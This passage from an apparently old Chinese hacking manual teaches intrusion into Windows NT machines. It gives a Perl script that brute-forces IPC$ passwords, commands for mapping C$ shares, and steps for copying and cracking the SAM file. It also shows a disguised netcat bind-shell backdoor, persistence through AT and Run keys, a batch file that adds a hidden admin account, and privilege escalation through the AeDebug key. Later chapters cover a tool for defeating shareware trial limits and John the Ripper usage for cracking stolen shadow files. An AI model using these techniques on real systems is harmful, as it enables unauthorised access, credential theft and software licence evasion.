# IPC$连接。成功的连接保存到一个 log 文件。该脚本不检查输入参数的
#  有效性，因此必须输入目标机器的合法的 IP 地址。
#
#  用法: c:\>perl ipcchk.plx [目标机器的 IP 地址]

open(TEST, "names.txt") || die "Could not open file.";
open(LOG,">>ipc.log") || die "Could not open log.";

if (length($ARGV[0]) == 0) {
print "Usage: perl ipcchk.plx [ipaddr]";
exit(0);
}

$server = ARGV[0];
```

```
while(< TEST>) {

$name = $_;
chop($name);
# print "net use \\\\$server\\ipc\$ /user:Administrator $name | \n";
open(IPC, "net use \\\\$server\\ipc\$ /user:Administrator $name | ");

while(< IPC>) {
if (grep(/successfully/,$_)) {
print LOG "$server accepts connections for password $name\n";
# delete a successful connection to avoid multiple connections to
# the same machine
open(DEL, "net use \\\\$server\\ipc\$ /d | ");
}
}
----- end script -----
```

当然，你只要知道原理，可以用 C 语言或 BASIC 语言，编写一个具有上述功能的程序。一旦进入，就不仅仅是能够收集用户名了。还能做许多其他事情。接下来，破解者会试图看看目标计算机上有那些共享的资源可以利用。可以使用下面一个命令：

c:\>net view \\[目标计算机的 IP 地址]

根据目标计算机的安全策略，这个命令有可能被拒绝。看看下面的例子：

C:\>net view \\0.0.0.0System error 5 has occurred.Access is denied.

C:\>net use \\0.0.0.0\ipc$ "" /user:""The command completed successfully.C:\>net view \\0.0.0.0

Shared resources at \\0.0.0.0

Share name Type Used as Comment

Accelerator Disk Agent Accelerator share for Seagate backup

Inetpub Disk

mirc Disk

NETLOGON Disk Logon server share

www_pages Disk

该命令顺利地完成了。

从上面的例子可见，直到空 IPC 会话成功建立后，服务器的共享资源列表才能访问到。在此时，你可能会想到，这样的 IPC 连接会有多危险呢，但目前为止我们的有关 IPC 的知识还是很基本的。我们仅仅开始研究 IPC 共享的可能性。如果有其它共享资源，可以用 net 命令进行连接。

c:\>net use x: \\[ipaddr]\[share]

如果不行，用上述进行的攻击方法。一旦 IPC$共享顺利完成，下一个命令是：

c:\>net use g: \\xxx.xxx.xxx.xxx\c$

得到了 C$共享，并将该目录映射到 g:，键入：

c:\>dir g: /p

就能显示这个目录的所有内容。成功地进行了 IPC$连接后，点击 Start -> Run，键入

regedit。选择 Registry -> Connect Network Registry，再键入那台机器的 IP 地址。不一会，就能看目标计算机的的 Registry 了。

附录：net 命令注解，通过上面的介绍，可以发现 net 命令是相当强大的。下面对这一命令的使用做简单的注解。具体使用时，参见相应的帮助。

Net Accounts: 这个命令显示当前的口令的一些设置，登录的限定和域的信息。包括更新用户帐号数据库和修改口令及登录需求的选项。

Net Computer: 在域数据库里增加或删除计算机。Net Config Server 或 Net Config Workstation: 显示服务器服务的配置信息。如果没有指定 Server 或者 Workstation，这个命令显示可以配置的服务的列表。

Net Continue: 重新激活被 NET PAUSE 命令挂起的 NT 服务。

Net File: 这个命令列出一个服务器上打开的文件。有一个关闭共享文件和解除文件锁定的选项。

Net Group: 显示组的名字的相关信息，并有一个选项，可以在服务器里增加或修改 global 组。

Net Help: 得到这些命令的帮助 Net Helpmsg message#: 得到一个指定的 net error 或功能消息（function essage）的帮助。Net Localgroup:列出服务器上的本地组（local group），可以修改这些组。Net Name: 显示发往的计算机的名字和用户。Net Pause: 将某个 NT 服务挂起。

Net Print: 显示打印任务和共享队列。

Net Send: 给其他用户，计算机发送消息或在网络上的消息名字。

Net Session: 显示当前会话的信息。还包含一个终止当前会话的命令。

Net Share: 列出一个计算机上的所有共享资源的信息。这个命令也可以用来创建共享资源。

Net Statistics Server 或 Workstation: 显示统计记录。

Net Stop: 停止 NT 的服务，取消任何正在使用的连接。停止一个服务有可能会停止其他服务。

Net Time: 显示或设置一个计算机或域的时间。

Net Use: 列出连接上的计算机，有连接或断开共享资源的选项。

Net User: 列出计算机的用户帐号，并有创建或修改帐号的选项。

Net View: 列出一台计算机上的所有共享资源。包括 netware 服务。

10.2 口令破解

如果破解者进入了一个系统，他就可以干好几件事，比如进行密码破解。下面看一下在 NT 系统下是如何进行的。NT 将用户的口令放在 SAM(Security Accounts Manager)文件中，但通常不能对这个文件进行存取。不过，在 c:\winnt\repair 目录下，有一个文件叫做 SAM._。这是 SAM 数据库的压缩版本。它是在系统安装时建立的，用 rdisk 工具运行更新。普通用户有读它的权限。一旦破解者能和目标计算机进行 C$共享连接，他就能拷贝到这个文件：

c:\>copy g:\winnt\repair\sam._

下面做个实验。先用 User Manager 创建几个容易猜的口令的帐号，并运行：

c:\>rdisk /s

作完之后，进入 c:\winnt\repair 目录，将 SAM._拷贝到另一个目录。并键入：

c:\temp>expand SAM._ sam

然后，使用一个叫 SAMDump 的工具。SAMDump 会将这个文件转换成你能使用的格式。

c:\temp>samdump sam > samfile

接下来就可以运行口令 NT 密码破解器，如 l0phtcrack 或 NTCrack 。只要有足够的时间，刚才创建的几个口令就会被破解出来。一旦闯进了目标系统，破解者就能在这台计算机上留

后门，以便日后进入。

10.3 破解者的手段——后门艺术

破解者在闯入目标计算机后，往往会留后门，以便日后再方便地回到目标计算机上。netcat 是一个命令行工具，有几个运行开关，用来设置它的操作。如果设置得好的话，是不错的一个后门的选择。可以将它配置成批处理文件。

nc -L -d -p [port] -t -e cmd.exe

L 让 netcat 在当前会话结束后保持侦听

d 运行时不打开一个 windows 的 DOS 窗口

p 捆绑的端口

t 允许 telnet 交互

e 连接后的操作

将这个命令行拷贝到一个文件，命名为 runnc.bat。然后，将 netcat 和这个文件拷贝到目标计算机 PATH 变量中的任何一个目录中。比如 c:\winnt\system32\。

另外一个小技巧是重新命名 netcat（nc.exe）为其它的名字，看上去让人以为这是 NT 自身的文件，比如 winlog.exe，在 runnc.bat 中只需做相应改动即可。一旦这个批处理文件运行了，也就是说，netcat 程序在目标计算机上运行后，netcat 会在某一个端口侦听。破解者就可以通过 Telnet 进行连接，从而通过执行 cmd.exe，就能在远程运行目标计算机上的命令了。或者使用客户状态模式的 netcat：

c:\>nc -v [ipaddress of target] [port]

如果是在目标计算机上的 NT 没有运行 telnet 服务器，可以使用另一个更好的服务，叫做 Schedule (或 AT)服务，用于计划以后运行程序的时间。怎样知道是否已经运行了 AT 服务器了？在控制面板的服务（Control Panel -> Services）里找找，看看它的运行状态。如果安装了 Perl，可以运行下面这个脚本。

```
----- begin script -----
# atchk.plx
# 该脚本用来检查本地服务器是否正在运行 AT 服务。如果没有，启动
# 这个服务。对这个脚本做写小改动，就可以应用到对远程计算机的检
# 查。只要已经成功建立了 IPC$连接并有 administrator 权限即可。
#
# 用法: perl atchck.plx

use Win32::Service;
use Win32;
my %status;

Win32::Service::GetStatus('','Schedule', \%status);
die "service is arealdy started\n" if ($status{CurrentState} == 4);

Win32::Service::StartService(Win32::NodeName( ),'Schedule') || die
"Can't start service\n";

print "Service started\n";
```

#**Note: This script was modified from:

#http://www.inforoute.cgs.fr/leberre1/perlser.htm

----- end script -----

破解者只要拥有管理员级权限，就能运行 AT 命令。运行 AT 服务后，可以通过 AT 命令来执行一些操作。

AT 的语法：

AT [\\computername] [time] "command"

比如：

AT [\\computername] [time] runnc.bat

可以在目标计算机的 NT 系统的注册表的以下 registry 主键中设置相关的键值，从而在用户登录后能自动运行键值所指向的程序。

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

还可以使用 NT 命令创建一个新的用户帐号，并将它设置为管理员级别的权限。如下面的批处理文件所示。

----- begin batch file -----

@echo off

net user Admin /add /expires:never /passwordreq:no

net localgroup "Administrators" /add Admin

net localgroup "Users" /del Admin

----- end batch file -----

还有就是运行一些特洛伊程序，给破解者留后门。有一个叫 Netbus 程序。它的功能与 Back Orifice 类似，不过可以在 NT 运行。一旦破解者使用了这个程序后，就可以在任何时候，任何地点，对这台目标计算机进行几乎是随心所欲的操作。

10.4 可恨的黑手——本地攻击

以上讲的是外部破解者对目标计算机进行的攻击。其实，攻击往往可以是来自内部的。如果破解者有本地 NT 计算机的使用权限，即使是一个普通权限的用户，都可以用一些工具来攻击本地的机器，从而得到一定收获。比如提高自己的权限，越权使用本地机器的资源等等。一个比较常用的工具是 getadmin。这个工具由一个可运行文件和一个.dll 文件组成。通过运行，能将用户加到 Administrator 组。微软已经有了对这个缺陷的补丁程序。另一个类似的是 sechole.exe，运行后，增加了一个有管理员权限的用户。这些程序都只需在普通权限下运行。还有一个技巧是进行注册表设置，设置使用哪个默认的调试器 debugger。在一个用户模式的程序冲突时，这个调试器就会运行。通常的设置是:

Key: HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\AeDebug

Value: Debugger

Data Type: REG_SZ

Default Value: drwtsn32 -p %ld -e %ld -g

所有的人都有权限来设置这个值，从而给破解者一个机会。调式器在冲突的程序的安全上下文中运行。因此，所有你要做的就是改变默认值，用来指向 User Manager，然后让其中的一个服务冲突。这就取得了 User Manager 运行权。随后，破解者就能增减帐号了。用 rdisk

/s 命令用来备份注册表。

另外，可以试图使用 NTFSDOS 工具，该工具是一张可以启动的 DOS 磁盘。以这张启动盘启动目标机器后，就能读该机器上的 NTFS 分区内的所有内容。比如拷贝系统文件，包括 SAM 数据库。还有一个叫 Systems Internals 的工具，除了有上述功能外，允许对 NTFS 分区进行写操作。

第十一章　时空大虾——BigShrimp

现在好多共享软件都被加上了时间限制，期限一到，你就需要注册，购买，否则只有望梅止渴的份儿。那么你是不是非常想延长共享软件的"试用期",告诉你，BigShrimp 就是一款能解除软件时间限制的软件,其操作简单方便,它既具有自动跟踪功能,又可以手工干预。适用对象是那些利用系统时间并能从本软件启动的有时间限制的软件。

要知道共享软件凝聚了开发者的劳动、智慧、时间和资金投入，本软件可让您有充分的时间评价一些共享软件，以便做出选择！如果您不缺银子的话,还是注册好。如果利用本软件无限期使用其他有偿软件，则与作者开发 BigShrimp 的初衷背道而驰了！接下来我们就一同去认识 BigShrimp 吧！

11.1　Bigshrimp 简介

Bigshrimp 是专门为解除一些共享软件的时间限制而设计的软件,其最大的特点是具有自动跟踪功能,也就是说在有时间限制的程序运行前，Bigshrimp 将时间改到指定时间,当有时间限制的程序退出时，Bigshrimp 自动恢复正常系统时间。现在很多软件全程检查系统时间，自动跟踪是一种较好的解决办法。　　在自动跟踪期间，也提供了手动恢复时间，不过没有定时方式。该软件简单易用，同时保持功能完善。

BigShrimp 作为破解有时间限制的软件,对利用系统时间的软件有效,采用了自动加手动的方式,在使用上比 Pirate 简单,而且有当前时间显示,使用了强有力的防错机制,既便死机,重新启动时 BigShrimp 也会检查时间,给您提示！BigShrimp 采用了集中管理办法，不拷贝任何文件，也不修改原文件，而是将信息记录在注册表中，这样的好处是文件管理更方便有序，节省硬盘空间，安全可靠。

Bigshrimp 是 32 位的软件，只能运行在 Windows95/98 及 NT 上，如您使用 DOS 或 Windows3.x 的话，建议您不妨使用李海编写的 Anyday，该软件是同类软件中最早的，是非常好的软件，目前在同类软件中还或多或少能看到它的影子。

11.2　Bigshrimp 基本原理

许多共享软件采用有效期的方法来保护版权维护开发者的利益,其基本原理是在安装或第一次使用时在硬盘里做一个时间标记,以后该软件启动时读取这个时间标记并与当前系统时间比较,便可以知道用户已使用该软件的有多长时间了,一旦超出试用期限,软件便提醒用户注册,并不再正常运行了！这种时间限制的方法简单好用,被共享软件广泛采用。但这种保护方法有很大的弊病，任何一个使用者都可轻易的绕过时间检查。

软件在启动时检查系统时间，如果使用系统自带的时间修改命令或工具在运行前把系统时间改到软件许可的范围的话，软件便误以为还在正常的试用期，有时间期限的共享软件变成了“免费软件”！

有的软件在启动时检查系统时间，对这样的软件可在其启动后恢复时间。有的软件在运行期间不断检查系统时间，对这样的软件就不能马上恢复现有系统时间了，只好让软件运行在“过去”。

11.3 使用详解

时空游虾的主界面（如图 11-1）,请点击图上的按钮,将显示相应的说明。

操作步骤：

1. 在选择设置窗口添加软件名称、执行文件，并设置启动时间。如果要运行的软件关闭时记录时间，并以该时间为新的检查时间，请选择“记录关闭时间”有效。（如图 11-2）

建议第一次使用有时间限制的软件时便使用本软件。

2. 在运行窗口选择要运行的软件，按“启动软件”按钮可启动该软件。这时本软件跟踪启动软件的运行。（如图 11-3）

3.关闭您启动的有时间限制软件时,本软件自动恢复正常的系统时间。也可使用本软件提供的“恢复系统时间”强制恢复时间。

4.在跟踪期间，遇意外断电或死机，重新启动系统时，本软件将提示系统时间有误，请手动恢复系统时间。

5.退出本软件时,如不在正常的系统时间,本软件将恢复正常的系统时间。

特别声明

使用该软件仅是权宜之计，注册或得到注册号才是根本解决之道。在使用本软件过程中发生的问题或发生侵权纠纷,由本软件的使用者自负！

11.4 注意事项

1.有时间限制的软件一定要由 BigShrimp 启动.

2.有时间限制的软件被启动后,BigShrimp 自动跟踪该软件,当该软件关闭时,自动恢复时间!对多数软件,可按恢复键,恢复系统时间!

3.要同时运行多个有时间限制的软件,请先运行启动检查时间的软件,按恢复键,恢复系统时间后,再运行下一个,最后运行在运行期间不断检查系统时间的软件!

4.在各种情况退出 BigShrimp 都将恢复系统时间!

5.发生死机,重新启动如有提示,请手动恢复恢复系统时间!

第十二章　John the Ripper 使用说明

12.1 john the Rippre 简介

John the Ripper 用于在已知密文的情况下尝试破解出明文的破解密码软件。目前的最新版本是 JOHN 1.6 版，主要支持对 DES、MD5 两种加密方式的密文进行破解工作。它可以工作于多中不同的机型以及多种不同的操作系统之下，目前已经测试过能够正常运行的操作系统有：Linux x86, FreeBSD x86,Solaris 2.x SPARC, OSF/1 Alpha, DOS, WinNT/Win95。如果你想了解最新的动态，请访问:http://www.false.com/security/john。

使用指南：

首先假设你已经取得了某个 SHADOW 文件，并存为 SHADOW.TXT 文件。在你的硬盘中建一个新的目录，如 HACK，进入这个目录，将 JOHN1.6 在此目录中解开，将 SHADOW.TXT 拷入此目录，这样我们就完成了解密的准备工作。

现在开始进行解密步骤：

1.先消灭 FOOL USER，就是"笨蛋用户"：john -single shadow.txt

2.再消灭稍微聪明一点的用户：john -wordfile:password.lst -rules shadow.txt

3.最后进行大屠杀：john -I:all shadow.txt

当然了，第三步可能要你的电脑跑上 10000 年。

解释：

A.第一步主要针对笨蛋而进行的，原理是根据用户的名称，加上常见的变化而猜测密码。一般所谓的笨蛋是这样的，比如此用户叫 fool，而他的密码是 fool123、fool1、loof、loof123、lofo...。这样的用户一般在一分钟内会被全部消灭。

B.第二部是使用字典文件来进行解密，不为什么，只是因为设置密码的是人而不是机器，如人们常用 hello、superman、cooler、asdfgh、123456 等作为自己的密码。而-rules 参数则在此基础上再加上些变化，如字典中有单词 cool，则 JOHN 还会尝试使用 cooler、CoOl、Cool 等单词变化进行解密。一般视 SHADOW 中的用户多少及你的字典大小、你的机器速度，解密时间从几小时到几天不等。

C.第三步是纯粹的碰运气解法，主要原理是遍历所有可能的密匙空间。JOHN 会尝试以 95 个字母(因为从键盘上只能输入 95 种可能的键值)进行 1-8(8 个字母是密码的最长值，所有密码中 8 位以后的部分均不会被使用，目前的 DES 加密体系就是这样的)个长度的所有组合，这是很漫长的过程，我们计算一下：以仅攻击一个用户为例，MMX200 微机一台(攻击速度 18000 次/秒)，假设遍历 50%的密码空间，需要的时间为：(95^8+95^7+95^6+95^7+95^6+.....+95^1)/2/18000=6.7047809E15/18000=3.7248783E11 秒=10346884.19 小时=4311201.745 天=11811.5 年还好在 JOHN 可以进行自动预设取值。所以这样破解密码还是可能的，一般的经验是 20 个小时可能破解一个，可能什么都没有。本文后面介绍的经验可以帮助你尽快地进行破解。


详细功能说明：

John the Ripper 1.6 是目前比较好的破解密码工具，在解密过程中会自动定时存盘,你也可以强迫中断解密过程(用 ctrl+c)，下次还可以从中断的地方继续进行下去(john -restore)，任何时候敲击键盘，你就可以看到整个解密的进行情况，所有已经被破解的密码会被保存在当前目录下的 JOHN.POT 文件中，SHADOW 中所有密文相同的用户会被归成一类，这样 JOHN 就不会进行无谓的重复劳动了。在程序的设计中，关键的密码生成的条件被放在 JOHN.INI

文件中，你可以自行修改设置，不仅支持单词类型的变化，而且支持自己编写 C 的小程序限制密码的取值方式。唯一的遗憾是：在自动产生密码的遍历解密方法中不支持-rules 选项。不过还好有方法可以克服。

12.2 令行的参数功能解释

命令行方式: john [-功能选项] [密码文件名] 图 12-1



功能选项(所有的选项均对大小写不敏感，而且也不需要全部输入，只要在保证不与其他参数冲突的前提下输入即可，如-restore 参数只要输入-res 即可)：

-pwfile:[,..]用于指定存放密文所在的文件名，(可以输入多个文件名，用"，"分隔，也可以使用*或者?这两个通配符引用一批文件)。也可以不使用此参数，将文件名放在命令行的最后即可。

```
D:\john\john-16\run>john -single shadow.txt
Loaded 0 passwords, exiting...
```


-wordfile:<字典文件名>，引入字典文件。图 12-2

-stdin 指定的用于解密用的字典文件名。你也可以使用 STDIO 来输入，就是在键盘中输入。


```
D:\john\john-16\run>john -wordfile:a.dic shadow.txt
Loaded 0 passwords, exiting...
```

图 12-3


-rules 在解密过程中使用单词规则变化功能。如将尝试 cool 单词的其他可能，如 COOLER、Cool 等，详细规则可以在 JOHN.INI 文件中的[List.Rules:Wordlist]部分查到。图 12-4




-incremental[:<模式名称>]使用遍历模式，就是组合密码的所有可能情况，同样可以在 JOHN.INI 文件中的[Incremental:*****]部分查到。图 12-5



-single 使用单一模式进行解密，主要是根据用户名产生变化来猜测解密，可以消灭笨蛋用户。其组合规则可以在 JOHN.INI 文件中的[List.Rules:Single]部分查到。图 12-6



-external:<模式名称>使用自定义的扩展解密模式,你可以在 john.ini 中定义自己需要的密码组合方式。JOHN 也在 INI 文件中给出了几个示例，在 INI 文件的[List.External:******]中所定义的自订破解功能。图 12-7



-restore[:<文件名>]继续上次的破解工作，JOHN 被中断后，当前的解密进度情况被存放在 RESTORE 文件中，你可以拷贝这个文件到一个新的文件中。 如果参数后不带文件名，JOHN 默认使用 RESTORE 文件。图 12-8

-makechars:<文件名>制作一个字符表,你所指定的文件如果存在，则将会被覆盖。JOHN 尝试使用内在规则在相应密匙空间中生成一个最有可能击中的密码组合，它会参考在 JOHN.POT 文件中已经存在的密匙。图 12-9

```
D:\john\john-16\run>john -makechars:key.txt
Loaded 0 plaintexts, exiting...
```

-show 显示已经破解出的密码，因为 JOHN.POT 文件中并不包含用户名，同时你应该输入相应的包含密码的文件名，JOHN 会输出已经被解密的用户连同密码的详细表格。图 12-10

```
D:\john\john-16\run>john -show shadow.txt
0 passwords cracked, 0 left
```

-test 测试当前机器运行 JOHN 的解密速度，需要 1 分钟，它会得出在当前的情况下解密的各种可能情况下相应的解密速度，如同时解密 100 个用户时的平均速度，使用遍历法解密模式时解密的速度。Salts 指用户个数，如果给出的对于 100 个用户解密的平均速度为 18000 次/秒，那么表明同时对 100 个用户解密，解密速度为每个 180 次/秒。因为绝大多数的时间被用于密钥比较过程中了。所以应该对用户进行挑选。图 12-11

```
D:\john\john-16\run>john -test
Benchmarking: Standard DES [24/32 4K]... DONE
Many salts:     46341 c/s
Only one salt:  45043 c/s

Benchmarking: BSDI DES (x725) [24/32 4K]... DONE
Many salts:     1659 c/s
Only one salt:  1487 c/s

Benchmarking: FreeBSD MD5 [32/32]... DONE
Raw:    1135 c/s

Benchmarking: OpenBSD Blowfish (x32) [32/32]... DONE
Raw:    66.8 c/s

Benchmarking: Kerberos AFS DES [24/32 4K]... DONE
Short:  47221 c/s
Long:   119698 c/s

Benchmarking: NT LM DES [24/32 4K]... DONE
Raw:    328388 c/s
```

-users:[，..]只破解某些类型的用户或者属于某个组的用户。如果得到的 PASSWD 文件没有包含密文，那么在得到 SHADOW 后应该进行组合，JOHN 的附带程序 UNSHADOW.EXE 可以完成这一过程，当然了，你也可以手工做。一般的能够进入 CSH 的用户都是解密的首选对象。也可以要 UID=0 的 ROOT 级别的用户。图 12-12

```
D:\john\john-16\run>john -users:root shadow.txt
Loaded 0 passwords, exiting...
```

-shells:[!][，..]和上面的参数一样，这一选项可以选择对所有可以使用 shell 的用户进行解密，对其他用户不予理睬。"！"就是表示不要某些类型的用户。例如：" -shells：csh"。图 12-13

```
D:\john\john-16\run>john -shell:csh shadow.txt
Loaded 0 passwords, exiting...
```

-salts:[!]只选择解密用户大于的帐号，可以使你得到选择的权利，尽快的得到所需要的用户的 PASS。-lamesalts 指定用户中密码所使用的 cleartext。图 12-14

```
D:\john\john-16\run>john -salts:!root shadow.txt_
```

-timeout:<几分钟>指定解密持续的时间是几分钟，到时间 JOHN 自动停止运行。


-list 在解密过程中在屏幕上列出所有正在尝试使用的密码，建议不要使用，它会将大部分时间浪费在显示上，极大地拖慢解密速度。一般只是适用于重定向输出到文件后，检验你所设定的某些模式是否正常。图 12-15

```
D:\john\john-16\run>john -list shadow.txt
```

-des-md5 指定使用的解密方式是解 DES 还是 MD5，对于解密 DES 密码不用理会这一选项。

12.3 john 解密模式详解

一、"Single Crack"模式---即"简单解密模式"这一模式是"john"的独到的地方，主要原理是根据用户名猜测其可能的密码，当然了，解密者是计算机而不是人，所以需要人为定义相应的模式内容。其模式的定义在 john.ini 中的[List.Rules:Single]部分，我们选取前几行给大家做一个解释，假设有一用户名为 fool：图 12-16



[List.Rules:Single]

###

#Single crack mode rules, extended Crack syntax

###

#Simple rules come first...

:[:cl]----------注释 1

These were not included in crackers I've seen, but are pretty efficient

so I include them near the beginning

>6x06----------注释 2

>7lx07----------注释 3

>6/?ulx06----------注释 4

>5x05----------注释 5

在 john.ini 中起头为#的行为注释行，程序在遇到此行时自动跳过。

1.":[:cl]"此行表示使用用户名自身作为密码进行尝试，即 fool，而"[:cl]"在保持原字母不变的前提下，首先强制第一个字母大写"c"，其余字母均变为小写"l"，即：Fool,也就是说此行导致 john 尝试使用 fool 和 Fool 两个单词进行解密。

2.">6x06"表示当用户名大于 6 个字符的时候，从第 0 个算起，截断至第 5 个，则共保留下 6 个字母，其余丢弃不用。如：用户名为 foolers，则会产生如下被尝试的密码：即 fooler。

3.">7lx07"和上面相同，此行对于>7 的用户名，截断至 7 个字母，而且使用"l"强制使用小写字母。

4.">6/?ulx06"表示对于长度>6 的用户名，截断至 6 个，强制小写，"/?u"则表示只有在用户名中包含小写字母"u"才有效，否则跳过整条规则，不进行尝试。例如对于"foolers"此规则不起作用，因为"foolers"中不包含小写字母"u"。

5.">5x05"和上几个例子相同，不用解释了。

其余部分自己参考 john.ini，具体参数解释如下：

john.ini 中的每一行均由"条件指令"+"规则指令"组成。

1.位于起始部分的"条件指令"：

:表示保持字母不变。

n 表示满足条件的是字符长度>n 的单词, n 的取值范围为 0-9。

^x 表示在某单词前部添加字母"x"。

$y 表示在某单词尾部加上一个字母"y"。

L 强制整个单词全为小写字。

U 强制整个单词全为大写字。

C 强制单词第一个字为大写(单词的其余部分不受到影响)。

r 将单词反序排列:如"fool"->"loof"。

D 进行单词加倍:如"fool"->"foolfool"。

F 进行单词加倍，后部单词反向写:如"fool"->"foolloof"。

P 以一个字母为限度，在保持单词不变的前提下，尝试单词的所有组成字母的大小写组合，如("fool"->"Fool"、"fOol"、"foOl"、"fooL)"。

Onx 从某单词的第 n(由 0 开始计数)个字母开始，将原来的字母取代为字母"x"。例如："o1A"则对于"fool"则产生"fAol"。

Inx 从某单词的第 n(由 0 开始计数)个字母开始，在字母前插入以字母"x"。例如："i1A"则对于"fool"则产生"fAool"。备注：如果指定的值 n>单词总长度,则相应的插入字符将会添加到单词的尾部。

Xnm 从单词的第 n 位开始，将单词截成最长度为 m 个的单词。具体的例子就不列举了，上面已经谈过了。

2.以下是一些用于字母变化的命令：

sxy 字母替换，将某单词中的所有为"x"的字母替换成字母"y"。

S?cy 用字母"y"来替换单词中的所有包含于"c 字母组"中的字母。关于"字母组"下面讨论。

